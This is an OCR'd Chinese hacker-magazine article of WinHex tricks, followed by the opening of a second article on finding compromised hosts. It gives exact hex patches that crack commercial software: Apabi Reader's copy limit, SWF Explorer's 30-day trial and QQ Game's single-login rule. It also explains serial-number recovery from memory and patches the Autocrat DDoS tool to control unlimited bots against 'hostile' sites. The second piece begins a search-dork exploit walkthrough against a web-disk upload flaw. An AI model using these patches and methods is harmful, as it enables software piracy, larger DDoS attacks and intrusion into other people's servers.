除了我们上面谈到的这些，WinHex能让许多人对其另眼相看，还因为它具有一个特殊的功能 内存编辑功能。正是仰仗该功能，使得WinHex倍显出色。利用内存编辑功能可以帮我们去除软件功能障碍。我们知道，许多软件采用了序列号方式保护自己，只有输入正确的序列号才能得到全部功能或不再过期，而有部分软件的注册码采用了在内存中明文比较的方式，对于这类程序我们可以使用WinHex来查找它们的注册码。一方面，我们输入的注册码会保存在内存中；另一方面，在我们输入注册码后，软件会按照其内部事先定义好的算法来算出正确的注册码，并用这个正确的注册码和我们输入的假注册码进行比较，如果两者相等或相同则注册成功，如果不等则注册失败。借用WinHex的内存编辑功能，通过在内存中搜索我们输入的注册码，可以在内存地址中找到它。由于在注册码比较的过程中，正确的注册码也会出现在内存中，而且多数情况下正确注册码和假注册码离得并不远。因此，通过搜索假注册码，就可以在其附近发现真注册码！这样就可以去除某些软件的功能限制！由于众所周知的原因，在本文中我们就不举这方面的例子了，大家可以自行查找相关资料。

WinHex 11.2 SR-1汉化版下载地址 http://sq3.onlinedown.net/down/HA_WHex11_2SR1_ZQ.rar。

一、关闭危险的135端口

使用Windows 2000/XP的用户都领略过冲击波病毒的厉害吧？该病毒利用RPC服务漏洞，主要攻击手段是通过扫描计算机的135端口来进行的。我们可以使用WinHex来关闭这个危险的端口，防范别人利用该漏洞进攻你。

具体方法 用WinHex打开系统所在目录下的system32子目录下的rpcss.dll文件，然后点击"搜索"菜单中的"查找16进制数值"，查找字串3100330035，找到后如图1所示。



图1

将其替换为 3000300030，然后另存为rpcss1.dll文件，这样就可以将135端口改为000了。为什么不直接保存呢？这是因为rpcss1.dll文件正在运行，在Windows环境下无法保存修改结果。如果是FAT32文件系统，可以直接引导进入DOS环境，然后将修改好的rpcss1.dll文件改名为rpcss.dll拷贝到system32目录下，覆盖原有文件。如果系统所在分区是NTFS格式，则进入安全模式，然后运行pulist.exe这个NT/2000下列进程的命令行工具列出系统进程(pulist.exe下载地址 http://www.x963.com/tools/pslist.exe)，查找到svchost.exe对应的PID，如图2所示。



图2

再用pskill.exe这个程序杀掉svchost.exe进程(pskill.exe下载地址http://www.x963.com/tools/pskill.exe)，最后把改好的rpcss1.dll改名为rpcss.dll并拷贝到system32文件夹下覆盖同名文件。注意，如果是XP用户可以用tasklist.exe在命令行下查出svchost.exe对应的PID，再用taskkill.exe来杀掉svchost.exe进程，方法相同，不再赘述。

重新启动电脑，在"开始→运行"中输入cmd并回车(即按回车键)，打开命令提示符窗口，输入netstat -an命令，可以看到在Windows 2000下已经没有135端口了。在Windows XP系统下还有TCP的135端口，但是UDP里面已经没有135端口了！想不到WinHex还有这个用途吧？

二、妙用WinHex识破捆绑有木马的文件

目前对我们网上安全威胁最大的是什么？答案是木马！而木马之所以能进入我们的系统中，在热门软件中进行捆绑夹带进我们的电脑中是最常见的一个手段。Exe Bundle就是这样一款软件，它可以将指定的黑客程序捆绑到任何一个广为传播的热门软件上(比方说QQ)，使

宿主程序执行时，寄生程序（黑客程序如木马等）也在后台被执行，当你再次上网时就会在不知不觉中被控制住！恐怖的是还可以随意设置捆绑程序文件的属性以及指定任意的图标，而捆绑程序比原始文件只增大约27KB。是不是觉得很危险呢？采用WinHex就可以轻松识破捆绑有木马的文件，还你一个安全的网络环境。

首先，我们来做一个实验。到http://crc.onlinedown.net/down/EBundle.exe下载EXE Bundle，然后用它把QQ.exe文件和木马冰河的服务端程序捆绑在一起，捆绑界面如图3所示。



图3

最后生成一个程序，还是叫QQ.exe。现在，用某杀毒软件进行检查，没有发现捆绑有木马！OK，让WinHex来一展身手吧！

接下来运行WinHex，用它打开捆绑后的QQ.exeE文件，然后单击“搜索”，菜单下的“查找文本”，在“下列文本字符串将被搜索”一栏中输入This program，单击“确定”开始查找。如果你找到多余2个“This program”字符串则证明该文件捆绑有其他文件，而这就可能是木马！对于EXE捆绑机产生的伪造Flash文件，还可以配合一款查看文件调用函数的工具来进行检查。比方说APISPY就可以查出可执行文件调用了哪些函数，如果你发现Flash文件调用了wsock32.dll、winsock.dll之类的函数，则必然是含有木马无疑！另外，建议大家把杀毒软件的实时监控功能随时开启，对于普通的病毒还是很有用的。图3捆绑木马时的界面，如图4所示。



图4

三、解除注册表编辑器禁用新妙招

注册表编辑器被禁用非常令人头痛，大多数人都是利用第三方工具软件如Windows优化大师等来解决这个问题。其实，利用十六进制文件编辑软件WinHex也可以解决注册表编辑器禁用问题，而且效果更好！

具体方法：运行WinHex，用它打开系统所在文件夹下的regedit.exe文件，然后点击“搜索”菜单下的“查找16进制数值”，打开“查找16进制数值”对话框，在“下列16进制数值将被搜索”一栏中输入85C075408D45FC，找到后在中间的16进制代码区里将这些代码改为85C0EB408D45FC，如图5所示。



图5

最后保存修改结果，关闭WinHex退出即可。使用Windows XP的朋友可以试试这个方法。下面我们做个试验看上面的招数是否管用。先把自己的注册表编辑器禁用（运行regedit.exe，到注册表中把HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVerssion\Policies\System下的DWORD值“Disableregistrytools”的键值改为1）。然后再按照上面的方法修改regedit.exe，运行regedit.exe试试，一点问题也没有，别人根本无法禁用你的注册表编辑器！

另外，我们还可以利用下面的方法给注册表编辑器解锁。方法是：单击“搜索”菜单中的“查找文本”，然后搜索如下字符：Disableregistrytools，把“Unicode字符集”勾选上。如图6所示。



图6

会找到下面这样的代码D.i.s.a.b.l.e.r.e.g.i.s.t.r.y.t.o.o.l.s，把其中的“D”替换为任意字母或数字，其他内容不用改（当然你也可以把这些字符都替换掉只是太麻烦了，改任意一处即可），就可以解除注册表编辑器的禁用。但是，请不要把“Disableregistrytools”的键值恢复为0或删除该DWORD值，否则regedit.exe会自动恢复你修改过的字符，注册表编辑器又会恢复到你修改前的样子，这样下一次注册表编辑器被禁用还得再修改regedit.exe文件。如果你不改“Disableregistrytools”的键值或不删除该键，则没有任何问题，注册表编辑器将一直无法锁定。总的来说，这是一个不错的思路、一个很另类的方法，你说对吗？并且这个方法对Windows 9x/2000/XP都有效，比上面的方法应用范围更广一些。以后，在防范恶意网页时不妨试试这个方法，非常灵验！

四、解除CmailServer的功能限制

CmailServer是目前国内非常流行的邮件服务器软件。CMailServer以设置简单、容易使用、稳定性出色，

得到了用户的广泛赞誉，而灵活的Web邮件服务二次开发接口使其在众多邮件服务器软件中显得一支独秀。CmailServer支持互联网邮件收发、网页邮件收发(Webmail)、邮件代理、邮件杀毒、邮件过滤、邮件监视、邮件备份、邮件转发、多域名邮件收发、邮件发送验证等功能。软件本身非常不错，可惜对一般用户来说有个小小的限制：演示版(未注册版)中只能建立5个账号，多一个都不行。是不是必须花钱注册才能解决这个问题呢？当然不是！我们可以利用一个简单的方法去掉这个限制。

下面说说具体的解决办法。首先要在服务器上安装微软公司的Web服务器程序，这是使用CmailServer的前提。如果操作系统为Win98/Me，需要预装微软Web服务器PWS(Peer Web Server)；如果操作系统为Windows NT，要求版本为4.0以上，需要预装微软IIS(Internet Information Sevice)；如果操作系统为Windows 2000/XP，由于Windows 2000/XP已经预装了IIS，无需再安装其他软件。注意，如果没有安装IIS，可以通过顺次单击"控制面板->添加/删除程序->添加/删除Windows组件"，来选择安装Internet信息服务(IIS)。另外要注意的是如果你用的是CMailServer5.0版本，服务器上要安装Access 2000及以上版本，切记。运行后的CmailServer界面，如图7所示。

图7

接下来在CmailServer中建好5个账号(单击"账号"菜单下的"新建账号"选项)，当你要再建立一个账号时，会弹出一个对话框提示你"演示版只支持5用户"，如图8所示。

图8

不要紧，我们就是要突破CmailServer演示版中只能添加5个账号的限制。单击"账号"菜单下的"删除账号"选项，如图9所示。

图9

把你新建立的账号全部删除掉，然后再建立5个账号，把它们再删除，如此反复进行直到你想添加的客户都建立完毕为止。最后一步，单击"工具"菜单下的"用户删除管理"，如图10所示。



图10

这时会弹出"用户删除管理"窗口，如图11所示。



图11

在该窗口中先单击"全选"按钮把你删除的账号全部都选中，随后再单击"恢复"按钮，再单击"关闭"按钮关闭该窗口，返回到CmailServer主界面中。

请大家仔细看看，在CmailServer主窗口中你原先建立好的账号都恢复到其中了，如图12所示。



图12

这样就突破了CmailServer演示版中只能添加5个账号的限制，和注册用户一样，我们也可以添加任意多个账号了！是不是很简单呢？不仅一分钱也没有花，而且没有反汇编该软件，绝对合法！使用CmailServer的朋友快点试试吧！

五、解除方正Apabi Reader的限制

方正阿帕比阅读软件(方正Apabi Reader)是一款用于阅读电子文档的浏览阅读工具，支持CEB、XEB、PDF、HTML和TXT等多种文件格式。方正Apabi Reader可以复制有密码保护的PDF文档，颇具特色。不过，方正

Apabi Reader也有个令人头痛的地方，即无论用它打开任何文档，每次复制的内容都不能超过400个英文字符（200个汉字），否则就会弹出一个对话框告诉你无法复制，如图13所示。



图13

利用WinHex可以轻松地解决这个令人感到棘手的问题。

具体方法如下：运行WinHex，单击工具栏上的"打开"按钮，找到方正Apabi Reader安装目录下的PlugIn文件夹，在里面用鼠标指向SmartReader.dll文件，单击"打开"按钮打开该软件，然后按下Ctrl+Alt+F组合键打开"查找16进制数值"对话框，在"下列16进制数值将被搜索"文本框中输入代码39742410OF8E9A000000，单击"确定"按钮，WinHex就会找到上述代码，如图14所示。



图14

把上述代码改为39742410E99B00000090，最后单击工具栏上的"保存"按钮并退出WinHex即可。

用方正Apabi Reader打开任意一本电子书，选定多于400个英文字符的内容进行复制，没有出现任何问题，你会发现我们成功了！方正Apabi Reader下载地址http://www.apabi.com/download/GBKReaderSetup.exe，文件大小5951KB。

六、无限延长SWF探索者播放器使用时间

SWF探索者是一个正在日臻完美的Flash动画软件包，是闪客和Flash爱好者的绝佳装备。它拥有从Flash欣赏、收藏管理到辅助制作的全部功能。SWF探索者播放器是SWF探索者中的播放器，简洁美观的仿XP界面，非常直观友好。它有完整的播放控制，可随意缩放，还集成众多实用功能：下载Flash动画、EXE2SWF、播放列表、收藏夹、动画快照（截取某一帧画面）、自选片段、与动画进行交互。搭配SWF探索者中另一成员软件——黑色闪客（Flash辅助工具），你将拥有从Flash下载、欣赏、管理收藏到辅助设计的全部功能。下载地址ftp://ftp.cq.hktk.com/soft/soft_mediatools/swfexp-player-setup.exe。每次启动该软件都会出现一个对话框要求我们注册，每次都这样真是很烦人，该怎样去处这个窗口呢？使用16进制文件编辑软件WinHex就可以完成这个任务。

具体方法：运行WinHex，单击工具栏上的"打开"按钮，找到SWF探索者播放器安装目录下的SWFPlayer.exe文件（默认安装在C:\Program Files\SWFExplorer\文件夹下），用WinHex打开它，然后单击"搜索"菜单下的"查找16进制数值"，出现"查找16进制数值"对话框，在该对话框的"下列16进制数值将被搜索"文本框中输入E896DFF3FF0F94C3，单击"确定"按钮WinHex就会找到上述代码，把上述代码改为E896DFF3FF909090，单击"文件"菜单中的"保存"之后关闭WinHex退出即可。

以后再启动SWF探索者播放器就不会再出现那个"讨厌"的窗口了，而且还可以无限制地长期使用下去（原本只能使用30天）。

七、将Windows 98伪装成UNIX

大家知道，Windows 98登录方式安全性并不太好，虽然可通过设置开机密码或利用第三方软件来改善这一状况，但效果总是不令人满意。其实，利用Windows 98系统自身也可以使Windows 98安全性得以加强，方法很简单，只要用WinHex把Windows 98伪装成UNIX，就可以欺骗入侵者的眼睛，让它们以为你使用的是UNIX，从而望而却步（大多数伪黑客都是对Windows系统比较熟悉，对UNIX就不那么了解了）。

具体方法：用WinHex打开系统所在盘根目录下的IO.SYS文件，单击"搜索"菜单下的"查找文本"，会弹出"查找文本"窗口，在"下列文本字符串将被搜寻(S)："栏中输入Starting Windows 98。如图15所示。



图15

然后单击"确定"按钮，会找到唯一的一处结果，如图16所示。



图16

把这些字符替换为"SCO UNIX 5.07"，如图17所示。

这样一开机显示的将是SCO UNIX 5.07，可以欺骗对方你安装的是UNIX。接下来再搜索"The following file is missing or corrupte:"（搜索时没有引号），找到后在右边的ASCII字符区按空格键把它们替换为空白内容，并把紧接着这串字符下边的"command.com"也替换成空白内容。最后，请大家再搜索"Type the name of the



图17

Command Interpreter (e.g.C:\WINDOWS\COMMAND.COM)"(没有引号),找到后替换为"Login:"(同样没有引号),注意字符数一定要一样多,所以多余的字符部分要用空白内容替换掉。这样在他人启动你的电脑时,将会出现一个"Login:"提示符,和UNIX更相像了。单击"文件"菜单中的"保存"退出WinHex,完成初步加密工作。

现在,请大家找到系统所在盘下的msdos.sys文件,用记事本打开它,在里面加入logo=0这一行,这样就可以把Windows 98启动时的蓝天白云画面给去掉,防止别人看出破绽:再加入bootkeys=0这一行,使启动过程中按F4、F5、F6、F8这些键失去作用,防止别人进入安全模式或DOS下。接下来把系统中的commadn.com文件改名为hudie.com,并移动到一个只有你自己知道的文件夹下(假设是C:\Windows\system\hudie.com)。现在,请你重新启动电脑看看效果,和UNIX很相像吧?对于大多数人来说,肯定认为系统装的是SCO UNIX 5.07,从而不再试图进入你的电脑!

如果自己要进入Windows,则在命令提示符C:\>后面输入C:\Windows\system\aj.com并回车,然后再键入Win,回车之后就可以进入Windows了。

八、突破独裁者DDoS攻击器的限制

独裁者DDoS攻击器(Autocrat)是进行网络DDoS攻击的软件,在保家卫国的网络战争中还是很有用的。DDoS攻击器支持4种攻击方法:SYN、LAND、FakePing和狂怒之Ping。在独裁者DDoS攻击器中最多允许添加10台主机作为傀儡机攻击对方,如果添加的主机数超过10个时,就会弹出一个对话框,提示我们:已经超过主机上限,禁止添加,如图18所示。



图18

这点数量绝对不够,特别是对某些屡屡攻击我国网站的敌对网站,这点数量的"傀儡"机根本不够用,所以我们必须突破这个限制才行!

具体方法是:运行WinHex,用它打开独裁者DDoS攻击器所带的Client.exe文件,单击"搜索"菜单下的"查找16进制数值",搜索代码0F8412050000,并把搜索到的代码改为0F8012050000,接下来再搜索代码0F84D5020000,找到后把它改为0F80D5020000,最后保存,退出WinHex即可。这样就可以突破独裁者DDoS攻击器只能添加10台主机的限制,在未来的网络战争中我们就可以添加任意台"傀儡"主机对敌对势力进行DDoS攻击了,如图19所示。

图19

请大家一定不要使用独裁者DDoS攻击器对国内网站进行攻击,己所不欲,勿施于人!

小知识 DDoS是Distributed Denial of Service的缩写,意思是分布式拒绝服务攻击。它是指借助于网络客户/服务技术,将多个傀儡机联合起来作为攻击平台,对一个或多个目标发动DoS攻击,从而成倍地提高攻击的能力。由于DDoS攻击利用了TCP/IP协议的漏洞,所以非常难以防范。

九、从EXE格式的Flash动画中分解出swf文件

Flash动画大家都喜欢,不过网上的Flash作品有许多都是EXE格式的,EXE格式的Flash不仅不能用于网页制作,更不能让我们方便地分析Action等对学习有用的内容。其实,我们可以利用WinHex从EXE格式的Flash动画中分解出swf文件,供我们研究。

具体方法:在此我们以"唐僧与白鼓精"这个EXE格式的暴笑Flash动画为例来说明,下载地址是:http://download.online.sh.cn/redirect.php?soft_id=3029&down_url=/pub/desktop/game/tsybgj.zip。用WinHex打开该EXE文件,然后单击"搜索"菜单下的"查找文本",会弹出"查找文本"窗口,在"下列文本字符将被搜寻(S):"栏中输入大写的"FWS"(实际输入时不要引号),把"区分大小写"勾选上,单击"确定"会找到唯一的一处结果,其偏移地址为0005C000(在屏幕左边看"Offset"这一列中与"FWS"对应的地址),如图20所示。

这是Flash文件开始部分的标识符。拖动滚动条到文

图20

件结尾处，你会发现最后8个字节是56 34 12 FA 14 06 0F 00，如图21所示。

图21

其中"56 34 12 FA"是EXE格式的Flash文件的结束标识符（对应的偏移地址为0014C614），那剩下的"14 06 0F 00"是什么呢？它其实就是EXE格式的Flash文件中所包含的swf文件的长度！你把低字节和高字节逆序排列就会得到：000F0614，转换为十进制就是984596，也就是这个swf文件的大小！如果你不信的话，可以用swf文件的结束0014C614减去起始地址0005C000，其结果转换为十进制就是984596，由此可以证明我们的观点！

下面的事情就好办了。在swf代码串的开头部分即0005C000处按鼠标右键，在弹出的快捷菜单中选择"选块开始"，然后到swf文件结尾处（对应的偏移地址为0014C613）按鼠标右键，在弹出的快捷菜单中选择"选块结尾"，依次单击"编辑"→"复制选块"→"进入新文件"。如图22所示。



图22

在弹出的"文件另存为"窗口中给这个待恢复的swf文件起个名字，然后点"保存"按扭，就会从EXE格式的Flash文件中分解出一个swf文件，单击运行它试试，成功！

十、用多个账号登录QQ游戏

大家知道，在QQ游戏中只要用自己的QQ号码和密码登录到游戏大厅就可以玩各种游戏。为防止作弊会限定每次只能使用一个QQ账号登录，其实，我们可以突破这个限制的，利用WinHex可以让我们使用多个账号登录QQ游戏。

具体方法：运行WinHex，单击工具栏上的"打开"按钮，找到C:\Program Files\Tencent\QQGame文件夹，用鼠标指向里面的QQGame.exe文件，单击"打开"按钮用WinHex打开它，然后点击"搜索"菜单下的"查找16进制数值"，出现"查找16进制数值"对话框，在该对话框的"下列16进制数值将被搜索"一栏中输入E87707000085C07459，单击"确定"按钮WinHex就会找到上述代码，把上述代码改为E87707000085C09090，接下来单击工具栏上的"保存"按钮，最后关闭WinHex即可。

十一、让Windows能显示出隐藏的共享

大家知道，在Windows中设置共享时，只要在共享名后加上"$"就可以使共享隐藏起来。比如，我们在共享C盘时，将其共享名设为C$，就可以达到隐藏C盘共享的目的，此时只有通过输入该共享的确切路径才能访问它。但是，这个"$"符号真的那么神奇吗？不见得！我们只要将C:\Windows\system文件夹中的msnp32.dll文件稍做修改，就可以让Windows显示出隐藏的共享。

具体方法：由于在Windows下msnp32.dll文件会被调用，此时不能直接修改此文件，所以我们要先复制msnp32.dll到C盘根目录下并改名为msnp32。然后运行WinHex并用它打开msnp32，点击"搜索"→"查找16进制数值"，会出现"查找16进制数值"对话框，在"下列16进制数值将被搜索"一栏中输入2456E817，单击"确定"按钮进行查找，找到后改为0056E817，然后保存修改结果，关闭WinHex即可。重启计算机进入DOS下，在命令行下输入copy c:\msnp32 c:\Windows\system\msnp32.dll，把修改后的文件拷贝回原目录下覆盖原文件，重启电脑进入Windows，就可以让Windows显示出隐藏的共享。注意：该技巧只对Windows 9x有效。

十二、忘记Word的保护文档密码也不怕

大家都知道，在Word中可以通过选择"工具"菜单中的"保护文档"选项，然后输入密码来保护Word文档。除非你知道该密码，否则对此文档只能观看而不能修改。如果密码忘记了，可以利用WinHex来简单地解除这个密码保护，WinHex真是无所不能啊！

具体方法如下：第一步，首先要有一个由Word

2000/XP/2003创建的已设置有密码的"保护文档"(DOC格式文件)。以Word XP为例,只要在Word中选择"工具"菜单下的"保护文档",在出现的"保护内容"窗口中选择"窗体",并设置一个密码。如图23所示。然后保存为DOC文件即可。

图23

第二步,用Word 2003打开该DOC文档,然后点击"文件"菜单中的"另存为",出现"另存为"窗口。在该窗口的"保存类型"中选择"网页 (*.htm;*.html)",输入文件名,点击"保存"即可得到一个HTML文件。接下来关闭Word 2003。注意:只能使用Word 2003打开该文档并保存为HTML文件才行。

第三步,用"记事本"或其他字处理软件打开上一步中保存的HTML文件,点击"编辑"菜单中的"查找",会出现"查找"对话框,在该窗口的"查找内容(N):"栏中输入UnprotectPassword,点击"查找下一个",会发现如图24所示。

在"<w:UnprotectPassword>"和"</w:UnprotectPassword>"之间的内容就是你设置的密码加密后的十六进制形式。记下该密码,在本例中为"7A9DC613",然后关闭"记事本"或你使用的其他字处理软件。

第四步,运行WinHex,用WinHex打开该DOC文档,然后点击"搜索"菜单中的"查找16进制数值",会出现一个对话框,在"下列16进制数值将被搜索"一栏中输入你刚刚记下的十六进制加密密码。注意,要反序查找。比方

图24

说,我们刚刚记下的是7A9DC613,在查找时就要输入13C69D7A,明白了吗?相信聪明的你一定没有问题!点击"确定"按钮,就会找到以上代码。如图25所示。



图25

将它们改为00000000,然后点击"文件"菜单中的"保存"即可。

第五步,用Word 2003打开那个带有密码保护的DOC文档,点击"工具"菜单中的"取消密码保护"。这样就再也不会出现要你输入密码的对话框,密码已经为空!你可以随意编辑该文档,它与没有经过保护的文档毫无差别。如果你的"保护文档"密码忘记了,此时就可以试试这个方法,百试百灵!

适合读者:网民,网络新手
前置知识:无

用搜索引擎找自己想要的肉鸡

(桃源网络硬盘漏洞利用)

文/图 玫瑰下的烂泥

今天我演示一下利用"桃源网络硬盘"的另存ASP文件漏洞来找肉鸡!首先在搜索引擎里搜关键词"登录保留 2005 桃源工作室版权所有",如图1所示。

点击进去当然是要注册一个ID。在这之前,我已注册了一个abcxd的ID,注册如图2所示。

登录进去后就上传一个TXT文件,如图3所示。其实这个不太重要,我只是方便得到那个在线的文本编辑URL,如果你知道它的在线编辑文本的URL,可以直接进入,如图4所示。

按着Shift键单击那个编辑的图标就新建一个页面进入该文本的编辑。如图5所示。

图1